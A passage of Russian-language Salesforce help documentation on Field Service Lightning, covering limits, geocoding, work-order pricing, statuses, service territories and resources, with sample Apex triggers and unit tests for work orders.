4. Нажмите кнопку **«Сохранить»**.
5. При необходимости удалите поля или измените порядок их отображения в макете отчета.

Особенности поля услуг Lightning

Перед настройкой Field Service Lightning просмотрите описанные здесь важные особенности, касающиеся его функций.

Ограничения поля услуг Lightning

Подробные сведения об ограничениях, действующих для поля услуг Lightning.

Определение местонахождения в пакете «Поле услуг Lightning»

При добавлении конкретного адреса к определенным типам записей выездных услуг система Salesforce вычисляет широту и долготу указанного пункта, а также точность определения местоположения. К этим данным (доступны только в API) можно обращаться в любом из настраиваемых приложений для выездных услуг.

Рекомендации по использованию заказов-нарядов

Ниже приведены подробные сведения о способах оптимизации бизнес-процессов с помощью заказов-нарядов.

Ограничения поля услуг Lightning

Подробные сведения об ограничениях, действующих для поля услуг Lightning.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Функции и управляемый пакет поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud. Заказы-наряды также доступны в версии **Professional Edition**.

Связанные статьи

Связанные статьи — это статьи знаний, прикрепленные к заказам-нарядам или элементам строк заказов-нарядов. К ним относятся ограничения, приведенные ниже.

- Виджет Article и инструмент Feed Articles Tool недоступны в представлении ленты.
- Для связанных статей не поддерживаются быстрые и глобальные действия.
- На панели инструментов статей на начальной странице базы знаний отсутствует возможность прикреплять статьи к заказам-нарядам или элементам строк заказов-нарядов.
- Связанные списки «Связанные заказы-наряды и связанные элементы строк заказов-нарядов» в статьях недоступны в Lightning Experience и Salesforce1.
- Связанные списки в Lightning Experience и Salesforce1 доступны только для просмотра.
- В Lightning Experience щелчок ссылки на статью в элементе ленты перенаправляет пользователя на страницу статьи в Salesforce Classic. В Salesforce1 доступ к связанным спискам нельзя получить из элементов ленты.

Часы работы

Для рабочих часов или временных интервалов можно создавать настраиваемые поля.

Территории обслуживания

- Иерархия сервисных территорий может содержать максимум 500 территорий.

Заказы-наряды

- Иерархия заказов-нарядов может содержать максимум 10 000 заказов-нарядов.
- Иерархия элементов строк заказов-нарядов может содержать максимум 10 000 элементов строк заказов-нарядов.

Salesforce1

Стандартные функции и управляемые пакеты поля услуг Lightning доступны во всех версиях мобильного приложения Salesforce1. К ним относятся ограничения, приведенные ниже.

- Загружаемое приложение Salesforce1 для iOS
  - Пользователи не могут создавать служебные встречи, а связанный список «Недавние» недоступен.
  - Пользователи не могут создавать сервисные ресурсы или их отсутствие, а связанный список «Недавние» для сервисных ресурсов или отсутствий не поддерживается.
- В записях выездной услуги, созданных с помощью связанного списка, поле родительской записи не заполняется, пока запись не будет сохранена. Это правило применимо ко всем версиям приложения Salesforce1. Например, при создании служебной встречи из связанного списка «Служебные встречи» в заказе-наряде поле «Родительская запись» остается пустым, пока пользователь не нажмет кнопку **«Сохранить»**. После создания записи поле родительской записи содержит требуемый родительский заказ-наряд.
- Консоль диспетчера как часть управляемого пакета в приложении Salesforce1 недоступна.

Определение местонахождения в пакете «Поле услуг Lightning»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

При добавлении конкретного адреса к определенным типам записей выездных услуг система Salesforce вычисляет широту и долготу указанного пункта, а также точность определения местоположения. К этим данным (доступны только в API) можно обращаться в любом из настраиваемых приложений для выездных услуг.

При включенном «Поле услуг Lightning» для всех поддерживаемых объектов выездных услуг включается функция данных местоположения (геокодирование). В API появляются значения в следующих трех полях для заказ-нарядов, элементов строки заказов на работу, служебных встреч, сервисных территорий, отсутствия ресурсов и участников сервисных территорий:

Имя поля	Описание
Широта	Широта для конкретного адреса.
Долгота	Долгота для конкретного адреса.
`GeocodeAccuracy`	Точность определения широты и долготы. Это поле содержит одно из следующих значений, перечисленных в порядке уменьшения точности. • `Address`: в том же здании. • `NearAddress`: поблизости. • `Block`: нейтральная точка дома. • `Street`: нейтральная точка улицы. • `ExtendedZip`: центр зоны расширенного почтового индекса.

Имя поля	Описание
	• `Zip`: центр зоны почтового индекса. • `Neighborhood`: центр квартала. • `City`: центр города. • `County`: центр района. • `State`: центр области. • `Unknown`: совпадение адреса не обнаружено (например, при неправильном адресе).

Уточнение данных геокодирования

Для обеспечения точности система Salesforce периодически обновляет три поля геокодирования. Обновлениями управляет функция «правила очистки» (правила поддерживают точность и актуальность данных). Поля геокодирования записи обновляются в нижеуказанных случаях.

- Запись создается или обновляется.
- Правило очистки для типа записи деактивируется и повторно активируется.

Прим.:

- Рекомендуется выделять некоторое время для обновления полей геокодирования. Время обработки определяется количеством одновременно обновляемых записей.
- Если для правила очистки отключена функция группового геокодирования, его деактивация или повторная активация не инициирует обновление полей геокодирования. Групповое геокодирование включено по умолчанию.

Предлагается несколько способов контроля статуса данных геокодирования записи.


- *Если используется Salesforce Classic, выполните следующее.*

  Добавьте связанный список «Очистить данную запись посредством Data.com» в макет страницы сведений для записей, подлежащих контролю. Связанный список содержит нижеуказанные элементы.

  - Время последнего обновления данных геокодирования записи.
  - Статус геокодирования записи. Значение каждого статуса см. в разделе «Статусы очистки посредством Data.com». Статус «Синхронизировано» означает, что данные геокодирования актуальны.
  - Ссылка **«Очистка»** для запуска быстрого обновления вручную.

- *Если используется Lightning Experience, выполните следующее.*

  В раскрывающемся меню действий выберите **«Проверка статуса очистки»** для записи, чтобы просмотреть ее статус геокодирования.



Выключение GPS-трекинга для отдельных пользователей

Если в вашей организации трекинг включен на уровне системы, но для некоторых техников трекинг нужно выключить, добавьте в профили таких пользователей полномочие Исключить техника из трекинга геолокации.

Отключение функции

Пользователь может отказаться от использования геокодирования в «Поле услуг Lightning», если уже используется другая служба геокодирования.

1. Введите строку `Data.com` в поле «Быстрый поиск», в меню «Настройка» и выберите пункт **«Правила очистки»** в разделе «Администрирование Data.com».
2. Найдите записи для «Поля услуг Lightning» и нажмите **«Деактивировать»** напротив каждого правила:
   - Геокоды для адреса в заказ-наряде
   - Геокоды для адреса в элементе строки заказ-наряда
   - Геокоды для адреса служебной встречи
   - Геокоды для адреса сервисной территории
   - Геокоды для адреса участника сервисной территории
   - Геокоды для адреса отсутствия ресурсов

Прим.:

- Если используются управляемые пакеты «Поле услуг Lightning», отказ от геокодирования означает, что для записей выездных услуг не будут рассчитываться значения широты, долготы и точности геокодирования. Без данных геокодирования надлежащее функционирование оптимизатора планирования не обеспечивается.
- До выпуска Winter'17 включением «Поля услуг Lightning» автоматически включалось геокодирование для всех текущих заказ-нарядов в организации и заполнение полей геокодирования этих заказов. Функция геокодирования недоступна для заказ-нарядов при отключенном «Поле услуг Lightning».

СМ. ТАКЖЕ:

Настройка поля услуг Lightning

Руководство по полю услуг Lightning

Рекомендации по использованию заказов-нарядов

Ниже приведены подробные сведения о способах оптимизации бизнес-процессов с помощью заказов-нарядов.

Встраивание заказов-нарядов в процесс поддержки

Заказы на работу представляют собой полезный вспомогательный инструмент, в особенности если ваша организация занимаются оказанием выездных услуг поддержки. Вы можете включать заказы на работы в процесс оказания услуг технической поддержки различными способами.

Принципы вычисления цены для заказов на работу

Заказы-наряды и элементы строки заказов-нарядов имеют несколько полей, связанных с ценообразованием. Узнайте, как они взаимодействуют и как ими пользоваться.

Образцы кода Apex для заказов на работу

Используйте следующие образцы Apex для настройки и автоматизации роли заказов на работу в процессах оказания услуг поддержки.

Встраивание заказов-нарядов в процесс поддержки

Заказы на работу представляют собой полезный вспомогательный инструмент, в особенности если ваша организация занимаются оказанием выездных услуг поддержки. Вы можете включать заказы на работы в процесс оказания услуг технической поддержки различными способами.

Ниже перечислены некоторые рекомендуемые подходы.

Ситуация	Как использовать заказы на работу для разрешения тех или иных ситуаций
Восстановление поломанного актива. Клиент приобретает у вас актив (например, автомобиль). С этим активом возникает неполадка, поэтому он звонит вам, чтобы сообщить о ней. Агент создает обращение из вызова и определяет, что клиенту необходимо отправить технического специалиста для устранения неполадки актива.	1. Агент создает заказ-наряд с названием «Устранение неполадок актива» для этого актива с кратким описанием проблемы. 2. Агент создает сервисный прием для заказа-наряда и назначает его доступному сервисному ресурсу. 3. Сервисный ресурс отправляется для устранения неполадок актива. 4. Сервисный ресурс узнает об отсутствии важной запчасти. Он изменяет статус сервисного приема на «Завершено» и создает второй вариант сервисного приема для заказа-наряда, чтобы установить запасную часть. 5. После установки детали и выполнения второго приема назначенный сервисный ресурс меняет статус обоих сервисных приемов и родительского заказа-наряда на «Завершено». 6. Агент закрывает обращение.
Выполнение профилактического техобслуживания. Клиент приобретает у вас актив и контракт на его профилактическое обслуживание в течение пяти лет. Контракт позволяет клиенту проводить одну профилактическую проверку и обслуживание каждый год. Ежегодная техническая проверка в Salesforce представляется как право, привязанное к записи об активе.	1. Сервисный агент создает заказ-наряд «Ежегодная техническая проверка и обслуживание» для этого актива. 2. Агент добавляет элементы строки в заказ-наряд, которые представляют собой задачи по техническому обслуживанию, которые должен завершить технический специалист. 3. Агент создает прием на обслуживание для заказа-наряда и назначает его сервисному ресурсу.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud

Ситуация	Как использовать заказы на работу для разрешения тех или иных ситуаций
	4. Сервисный ресурс отправляется для выполнения проверки и технического обслуживания. 5. По мере того как каждый элемент строки в заказе-наряде завершается, ресурс изменяет статус элемента строки на *«Завершено»*. После выполнения всех элементов строки ресурс изменяет статус обоих сервисных приемов и родительского заказа-наряда на *«Завершено»*. 6. Для следующего ежегодного технического обслуживания актива агент может быстро создать клон этого заказа-наряда.

В то время как такие подходы отображают типичный образ использования заказ-нарядов, существует множество способов изменить стиль работы с ними. Ниже перечислены некоторые примеры.

- Создайте быстрое действие «Создать заказ-наряд» для активов, обращений и организаций.

  Прим.: Права и сервисные контракты не поддерживают быстрые действия.

- Настройте быстрое действие для заказов-нарядов, которое будет быстро обновлять поля организаций, активов и контактов, приводя их в соответствие с родительской записью.
- Если ваша организация использует иерархические активы, следует отслеживать конкретные подчиненные задачи более активно, привязав элементы строки заказа-наряда к другим активам. Например, заказ-наряд, привязанный к активу «автомобиль» может иметь элемент строки, привязанный к активу «фара». Вы можете добавить связанный список «Элементы строк заказ-наряда» к макетам страницы активов, чтобы разрешить пользователям просматривать все элементы строки, связанные с активом.

Примеры кода Apex, которые можно использовать для изменения заказ-нарядов в организации, см. в разделе Примеры кода Apex для заказ-нарядов.

СМ. ТАКЖЕ:

Рекомендации по использованию заказов на работу

Настройка заказов на работу

Принципы вычисления цены для заказов на работу

Заказы-наряды и элементы строки заказов-нарядов имеют несколько полей, связанных с ценообразованием. Узнайте, как они взаимодействуют и как ими пользоваться.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud

Заказы-наряды содержат следующие поля, связанные с ценой. Если планируется использовать эти поля, добавьте их в макеты страницы заказов-нарядов.

Поле заказа на работу	Что оно означает
Скидка	(Только чтение) Средневзвешенное значение скидок на всех элементах строки заказа на работу. Это может быть любое положительное число до 100.
Промежуточная сумма	(Только чтение) Итог для элементов строки заказа-наряда до применения скидок и налогов.
Итоговая цена	(Только чтение) Итог для цен элементов строки заказа на работу до начисления налогов.
Общая сумма	(Только чтение) Полная цена заказа на работу с налогом.
Прайс-лист	Прайс-лист, связанный с заказом на работу. Добавление прайс-листа в заказ-наряд позволяет связать каждый элемент строки заказа-наряда с продуктом, включенным в прайс-лист.
Налог	Налог, применяемый к заказу-наряду в валюте. (Не вводите проценты.) Например, в заказе на работу, полная стоимость которого составляет 100 долл. США, введите 10 долл. США, чтобы применить десятипроцентный налог. Символ валюты является необязательным; количество знаков после запятой не должно превышать двух.

Элементы строки заказа-наряда содержат следующие поля, связанные с ценой. Если планируется использовать эти поля, добавьте их в макеты страницы элемента строки заказов-нарядов.

Поле элемента строки заказа на работу	Что оно означает
Скидка	Процентная скидка, применимая к промежуточному итогу элемента строки. Символ процента является необязательным; количество знаков после запятой не должно превышать двух.

Поле элемента строки заказа на работу	Что оно означает
Промежуточная сумма	(Только чтение) Цена за единицу элемента строки, умноженная на количество.
Итоговая цена	(Только чтение) Подытог для элемента строки с примененными скидками. Это поле пустое до добавления цены единицы продукта и сохранения элемента строки.
Цена по прайс-листу	(Только чтение) Цена элемента строки (продукта), как это приведено в соответствующей записи списка прайс-листа. Если продукт не выбран, цена по прайс-листу сбрасывается на нулевые значения. Прим.: При выборе продукта для ссылки на элемент строки отображается цена по прайс-листу для продукта рядом с названием и идентификатором в окне поиска. Поле цены по прайс-листу заполняется при сохранении строки элемента.
Продукт	Название продукта, связанного с элементом строки. В поиске участвуют только продукты, которые включены в прайс-лист родительского заказа-наряда. При выборе продукта и сохранении элемента строки следующие поля заполняются в элементе строки: • Цена по прайс-листу • Цена единицы продукции • Промежуточная сумма • Итоговая цена Прим.: Встроенное редактирование не поддерживается для поля «Продукт». Для изменения продукта в элементе строки нажмите **«Правка»**. При добавлении продукта обновляется цена по прайс-листу, цена за единицу, промежуточный итог и общая стоимость на основе связанной записи в прайс-листе заказ-наряда.
Цена единицы продукции	По умолчанию цена за единицу для элемента строки заказа на работу представляет собой цену по прайс-листу, однако ее можно изменить.

При заполнении полей, связанных с ценой для заказов на работу, а также соответствующих элементов строки помните о следующих рекомендациях.

- Чтобы применить скидку к заказу-наряду, необходимо применить скидку на уровне элемента строки. Если ваш заказ-наряд не содержит элементов строки, его скидка составит 0.

- При заполнении полей строки для заказа на работу просто заполните поля «Прайс-лист» и «Налог». Поля «Скидка», «Промежуточная сумма», «Итого к оплате» и «Общая сумма» вычисляются автоматически в зависимости от значений полей элементов строки.
- При заполнении полей строки для заказа-наряда просто заполните поля «Продукт» и «Скидка». Поля «Промежуточная сумма», «Итого к оплате» и «Цена по прайс-листу» и «Цена 1 единицы» вычисляются автоматически в зависимости от значений других полей элементов строки.
- Элементы строки заказа-наряда не следует связывать с продуктом. Например, можно отслеживать задачи с помощью элементов строки заказа-наряда. Просто помните, что, если поле «Продукт» пустое, нельзя использовать поля «Цена по прайс-листу», «Цена за единицу», «Скидка», «Количество», «Промежуточный итог» или «Общая стоимость».

Прим.:

- Нельзя удалить прайс-лист, который ссылается на заказ-наряд.
- Нельзя удалить продукт, который ссылается на элемент строки заказа-наряда.
- Нельзя удалить запись прайс-листа, которая ссылается на элемент строки заказа-наряда. Записи прайс-листа связываются с элементами строки заказа-наряда через поле поиска «Продукт».
- Нельзя удалить прайс-лист из заказа-наряда, если его элементы строки связаны с продуктами из этого прайс-листа.
- Продукты нельзя добавить в элементы строки заказа-наряда в Lightning Experience. Используйте Salesforce Classic или API. Если заказ-наряд был создан в Salesforce Classic и содержит продукт, количество и цену за единицу можно обновить в Lightning Experience, но нельзя обновить сам продукт.

СМ. ТАКЖЕ:

Поля заказ-наряда

Поля элементов строки заказ-наряда

Настройка заказов на работу

Образцы кода Apex для заказов на работу

Используйте следующие образцы Apex для настройки и автоматизации роли заказов на работу в процессах оказания услуг поддержки.

Совет: Не имеете опыта работы с Apex? Ознакомьтесь с Руководством разработчика Force.com Apex Code.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud

Пример триггера 1

Этот триггер не позволяет пользователям закрыть заказ на работы, пока не выполнены все его пункты. Это хороший способ гарантировать выполнение всех запланированных задач.

Для определения триггера заказа на работу в организации сделайте следующее.

1. В разделе «Настройка» введите *Заказы на работу* в поле «Быстрый поиск», затем выберите **Триггеры** в разделе «Заказы на работу».
2. Нажмите кнопку **«Создать»**.
3. Скопируйте и вставьте текст триггера в текстовое поле.

4. Нажмите кнопку **Сохранить**.

```
trigger ValidateWorkOrderLineItem on WorkOrder (before update) {
    for(WorkOrder w : Trigger.New) {
        if(w.Status =='Closed'){
            List<WorkOrderLineItem> woLineItemList = [Select wo.Status
                          From WorkOrderLineItem wo where wo.WorkOrderId=:w.Id];
             if(woLineItemList.isEmpty()==false){
                 for(WorkOrderLineItem woLineItem : woLineItemList){
                     if(woLineItem.Status != 'Closed'){
                          w.addError('You cannot close a work order until all of its
line items are closed.');
                     }
                 }
             }
        }
    }
}
```

Пример триггера 2

Этот триггер автоматически закроет обращение, если заказ на работу по обращению помечен как «Закрытый». Если обращение имеет несколько заказов на работу, то триггер запустится, как только первый заказ будет помечен как «Закрытый». Таким образом, агенту поддержки не придется вручную закрывать обращение после выполнения всей сопутствующей работы.

```
trigger CloseCaseWhenWoId on WorkOrder (after update) {
    for (WorkOrder wo: Trigger.new) {
        try {
            if (wo.Status == 'closed') {
                Case ca = [SELECT Status from case where id = :wo.CaseId];
                ca.Status ='closed';
                update ca;
            }
        } catch (Exception e) {

              }
    }
}
```

Поблочный тест триггера 2

Модульные тесты Apex можно настроить посредством консоли разработчика и использовать для поиска ошибок кода. Чтобы обеспечить беспроблемное функционирование системы Salesforce, по меньшей мере три четверти кода Apex должны пройти проверку. Этот поблочный тест применяется к примерному триггеру 2.

```
@isTest
private class WOTriggerTest {
    static testMethod void validateWO() {
    Case ca = new Case();
    ca.Origin ='Phone';
    ca.Status ='new';
    insert(ca);
        WorkOrder wo = new WorkOrder();
        wo.Subject = 'test';
        wo.Status ='closed';
        wo.CaseId = ca.Id;
```

```
        insert(wo);
        update(wo);
        Case ca1 = [SELECT Status from Case where id= :ca.Id];
        System.assertEquals('Closed', ca1.Status);
    }
}
```

Класс Apex Work Order

Классы Apex уменьшают размер триггеров и упрощают повторное использование и поддержку кода Apex. Этот класс, который можно применять в триггерах, создает заказ на работу с однострочным элементом.

```
public class CreateWorkOrderLineItem{
public WorkOrderLineItem createWorkOrderLineItem(){
    WorkOrder wo = new WorkOrder();
    wo.subject ='title';
    insert wo;
    WorkOrderLineItem woli = new WorkOrderLineItem();
    woli.workOrderId = wo.Id;
    woli.description = 'abcd';
    return woli;
    }
    }
```

Поблочный тест класса Work Order Apex

Этот тест применяется к классу Apex Work Order.

```
@isTest
public class TestWorkOrderLineItem {
    static testMethod void testCreateWorkOrderLineItem()
    {
        CreateWorkOrderLineItem cwoLi = new CreateWorkOrderLineItem();
        cwoLi.createWorkOrderLineItem();
    }
}
```

СМ. ТАКЖЕ:

Рекомендации по использованию заказов-нарядов

Поля заказ-наряда

Руководство по полю услуг Lightning

Общие сведения о порядке и способах использования функций поля услуг Lightning.

Рекомендации по работе с территориями обслуживания

Сервисные территории представляют регионы, в которых ваша команда выполняет работы по выездным услугам. Рассмотрим процесс создания сервисных территорий и управления ими.

Рекомендации по работе с ресурсами обслуживания

Сервисные ресурсы — это пользователи, которые могут выполнять выездную услугу. Рассмотрим процесс создания и управления сервисными ресурсами.

Рекомендации по использованию заказов на работу

Заказы-наряды помогают отслеживать задачи, которые следует выполнить для того или иного продукта. Узнайте подробнее о том, как создавать заказы-наряды и управлять ими.

Рекомендации по работе с приемами на обслуживание

Служебная встреча — это встреча, назначенная для выполнения работ техником по выездным услугам для клиента. Рассмотрим процесс создания служебных встреч и управления ими.

Рекомендации по использованию базы знаний для заказов на работу

Статьи знаний можно прикреплять к заказам-нарядам и их элементам строки, чтобы технические специалисты имели доступ на рабочем месте к важным сведениям о выполнении процедур, спецификациям, руководствам и т. п.

Рекомендации по работе с территориями обслуживания

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра сервисных территорий:	«Чтение» для сервисных территорий
Для создания сервисных территорий:	«Создание» для сервисных территорий
Для удаления сервисных территорий:	«Удаление» для сервисных территорий
Для назначения сервисных ресурсов для сервисных территорий:	Полномочие «Редактирование» для сервисных территорий

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Сервисные территории представляют регионы, в которых ваша команда выполняет работы по выездным услугам. Рассмотрим процесс создания сервисных территорий и управления ими.

Просмотр сервисных территорий

Просмотр сервисных территорий осуществляется на вкладке «Сервисные территории». Просматривать территории сервисного ресурса можно также в связанном списке «Сервисные территории» на странице сведений о ресурсе.

Создание сервисных территорий

Если вы хотите работать с сервисными территориями, определите типы территорий, которые необходимо создать. В зависимости от типа бизнеса можно создавать территории на основе городов, стран или других факторов. Если вы планируете построить иерархию сервисных территорий, сначала создайте территории высшего уровня. Иерархия сервисных территорий может содержать максимум 500 территорий.

Создание сервисных территорий осуществляется на вкладке «Сервисные территории» в Salesforce. После создания территории для нее можно добавить участников посредством связанного списка «Участники сервисной территории». Участники сервисной территории — это ресурсы, работающие на территории, и связывание их с ней обеспечивает назначение ресурсов для встреч неподалеку от их головных офисов.

Назначение сервисных территорий для сервисных ресурсов

Один сервисный ресурс можно связать с несколькими территориями и показать, где ресурс доступен для работы. Назначение территорий ресурсу осуществляется посредством связанного списка «Сервисные территории» на странице сведений о ресурсе либо посредством связанного списка «Участники сервисной территории» на странице сведений о территории.

При назначении территории для ресурса в поле «Тип» можно указать, является ли территория главной, дополнительной или территорией передислокации для ресурса.

- Обычно *главная* территория — это территория, на которой ресурсы работают чаще всего (например, рядом с головным отделением). Для одного ресурса доступна только одна главная территория.
- *Дополнительные* территории — это территории, на которых для ресурсов при необходимости можно назначать встречи. У одного ресурса может быть несколько дополнительных территорий.
- *Территория передислокации* — это временное место работы. При использовании управляемых пакетов поля услуг Lightning с оптимизатором-планировщиком ресурсы с территориями передислокации будут всегда назначаться для обслуживания на своих территориях передислокации в течение указанных периодов передислокации. Если у них не указана территория передислокации, главная территория имеет приоритет над дополнительными.

Удаление сервисных территорий

сервисную территорию с назначенными служебными встречами удалить невозможно. При попытке удаления вам будет предложено переназначить эти встречи для другой территории.

При удалении сервисной территории у ресурсов, которые ранее были участниками этой территории, исчезнет связь с ней.

СМ. ТАКЖЕ:

Настройка сервисных территорий

Поля сервисной территории

Рекомендации по работе с ресурсами обслуживания

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для просмотра сервисных ресурсов:	«Чтение» для сервисных ресурсов
Для создания сервисных ресурсов:	«Создание» для сервисных ресурсов
Для назначения сервисных ресурсов для служебных встреч:	«Редактирование» для служебных встреч И «Просмотр» для сервисных ресурсов
Для деактивации сервисных ресурсов:	Полномочие «Редактирование» для сервисных ресурсов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Сервисные ресурсы — это пользователи, которые могут выполнять выездную услугу. Рассмотрим процесс создания и управления сервисными ресурсами.

Просмотр сервисных ресурсов

Просмотреть сервисные ресурсы можно на вкладке «Сервисные ресурсы». Кроме того:

- Ресурсы, назначенные для служебной встречи, отображаются в связанном списке «Назначенные ресурсы» на странице сведений о встрече.
- Ресурсы, принадлежащие сервисной территории, отображаются в связанном списке «Участники сервисной территории» на странице сведений о территории.

Создание сервисных ресурсов

Создание сервисных ресурсов осуществляется на вкладке «Сервисные ресурсы». Для одного пользователя могут быть доступны максимум две связанные записи сервисного ресурса, если записи принадлежат разным типам ресурса (техник или диспетчер).

Назначение сервисных ресурсов для служебных встреч

Назначение ресурса для служебной встречи осуществляется с помощью связанного списка «Назначенные ресурсы» на странице сведений о встрече. При необходимости пользователь может изменять макет связанного списка посредством узла «Назначенные ресурсы» в меню «Настройка». Для одной встречи можно назначить несколько ресурсов.

Деактивация сервисных ресурсов

С целью отслеживания ресурсы можно деактивировать, но нельзя удалять. Чтобы деактивировать пользователя, снимите флажок **«Активно»** на странице сведений о нем.

При деактивации пользователя деактивируется и связанный сервисный ресурс. Создать сервисный ресурс, связанный с неактивным пользователем, невозможно.

Просмотр расписаний сервисных ресурсов

В связанном списке «Служебные встречи» отображаются все встречи, для которых назначен ресурс, если связанный список «Отсутствия» позволяет задавать периоды времени, в течение которых ресурс недоступен для работы. Если вы не используете управляемые пакеты поля услуг Lightning с оптимизатором-планировщиком, для ресурсов могут оставаться назначенные встречи, не соответствующие периодам отсутствия.

Совет: Создайте триггер, отправляющий руководителю запрос на утверждение, если ресурс создает запись об отсутствии.

Если вы не используете управляемые пакеты поля услуг Lightning, представление календаря для отдельных сервисных ресурсов недоступно.

Добавление предпочтительных сервисных ресурсов для организаций

См. Рекомендации по работе с сервисными ресурсами на странице 3400.

СМ. ТАКЖЕ:

Настройка сервисных ресурсов

Поля сервисных ресурсов

Рекомендации по использованию заказов на работу

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Просмотр вкладки «Заказы на работу», заказов на работу и элементов строки заказа на работу	Чтение для заказов-нарядов
Создание или клонирование заказов на работу	«Создание» для заказов-нарядов
Редактирование заказов на работу	Полномочие «Редактирование» для заказов-нарядов
Удаление заказов на работу	Удаление для заказов-нарядов
Создание, редактирование и удаление элементов строки заказа на работу	Полномочие «Редактирование» для заказов-нарядов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Заказы-наряды помогают отслеживать задачи, которые следует выполнить для того или иного продукта. Узнайте подробнее о том, как создавать заказы-наряды и управлять ими.

Просмотр заказов на работу

Заказы-наряды могут быть связаны с организациями, активами, обращениями, контактами, правами, приемами на обслуживание, контрактами на обслуживание и другими заказами-нарядами. Просмотреть заказы на работу можно на вкладке «Заказы-наряды». Заказы-наряды, связанные с записью, также перечислены в связанном списке «Заказы-наряды» на следующих страницах с подробными сведениями о записи:

- Организации
- Активы
- Обращения
- Контакты
- Права
- Сервисные контракты

Совет: Если ваш администратор Salesforce настроил консоль так, что на ней отображаются заказы на работу, щелкните вкладку «Консоль» для просмотра и редактирования заказов на работу и связанных с ними записей в одном и том же окне.

Создание заказов на работу

Вы можете создавать и редактировать заказы на работу на вкладке «Заказы на работу» или в связанном списке «Заказы на работу» (для поддерживаемых объектов). В зависимости от настройки заказов на работу в организации этот связанный список может быть недоступен для некоторых записей.

Совет: При создании заказа-наряда добавьте в него *элементы строки* из связанного списка «Элементы строк заказа-наряда». Элементы строки заказа на работу указывают на конкретные задачи, которые должен выполнить техник, чтобы завершить заказ на работу. Они могут отмечаться как завершенные по одному, что позволяет упростить задачу отслеживания и улучшения процессов, связанных с выездным обслуживанием. Такие ценовые элементы, как скидки и цена за единицу в заказ-нарядах, настраиваются на уровне элемента строки.

Удаление заказов на работу

Можно удалять заказы-наряды на странице подробных сведений о заказе-наряде или в связанном списке «Заказы-наряды». При удалении заказа на работу он перемещается в корзину. Также удаляются любые примечания, вложения, действия, элементы строки и сервисные приемы, связанные с заказом-нарядом. При восстановлении заказа на работу отменяется удаление его связанных элементов.

Статус заказ-нарядов и элементов строк заказ-нарядов

Заказ-наряды и элементы их строк имеют статус, позволяющий отслеживать ход выполнения задач или действий.

Статус раскрывающегося списка	Категория статуса	Описание
Нет	Нет	Значение по умолчанию
«Создать»	«Создать»	Новый заказ-наряд, никаких действий не запущено
Отменено	Отменено	Работа отменена, как правило, до ее начала
Выполняется	Выполняется	Работа начата
Удержание	Удержание	Временная пауза в работе

Статус раскрывающегося списка	Категория статуса	Описание
Завершено	Завершено	Работа успешно завершена
Не удается завершить	Не удается завершить	Работу не удалось завершить
Закрыто	Закрыто	Вся работа и связанные с ней действия выполнены

Настройка значений статуса заказ-наряда

В организациях, созданных в Winter '17 и более поздних выпусках, стандартные значения статуса как в заказ-нарядах, так и в элементах строк заказ-нарядов автоматически назначаются в соответствующую категорию статуса. Например, статус Новый имеет категорию статуса Новый. Однако если заказ-наряды были включены в вашей организации до выпуска Winter '17, существующие значения статуса имеют категорию статуса Нет, не подлежащую обновлению. Если требуется изменить категорию статуса с Нет на существующее значение статуса, необходима небольшая коррекция в меню «Настройка». Эти шаги применяются к значениям статуса как в заказах-нарядах, так и в элементах их строк.

Этап	Пример
Шаг 1. Убедитесь в наличии всех семи исходных категорий статуса.	Если вы удалили или изменили исходные значения статуса, создайте статус повторно, чтобы получить все семь значений: • *«Новый»*: заказ на работу был создан, но пока по нему не было никаких действий. • *«Выполняется»* — работа начата. • *«Удержание»*: работа приостановлена. • *«Завершено* — работа завершена. • *«Не удается завершить»* — не удалось завершить работу. • *«Закрыто»*: все работы и связанные с ней действия выполнены. • *«Отменено»* — работа отменена, как правило, до ее начала. Прим.: В настройке по умолчанию, возможно, имеются скрытые категории статуса. Для этих категорий также необходимо создать новые значения статуса.
Шаг 2. Для каждого значения статуса создайте новое фиктивное значение статуса с измененным именем и соответствующей категорией статуса.	Если имеется значение статуса Завершено, создайте дополнительное значение статуса со следующими настройками: • Имя: `Completed_1` • Категория статуса: Завершено Прим.: В настройке по умолчанию, возможно, имеются скрытые категории статуса. Для этих

Этап	Пример
	категорий также необходимо создать новые значения статуса.
Шаг 3. Измените категорию статуса для исходного значения статуса, на котором основано фиктивное значение.	Измените значение статуса Завершено так, чтобы у него была категория статуса Завершено.
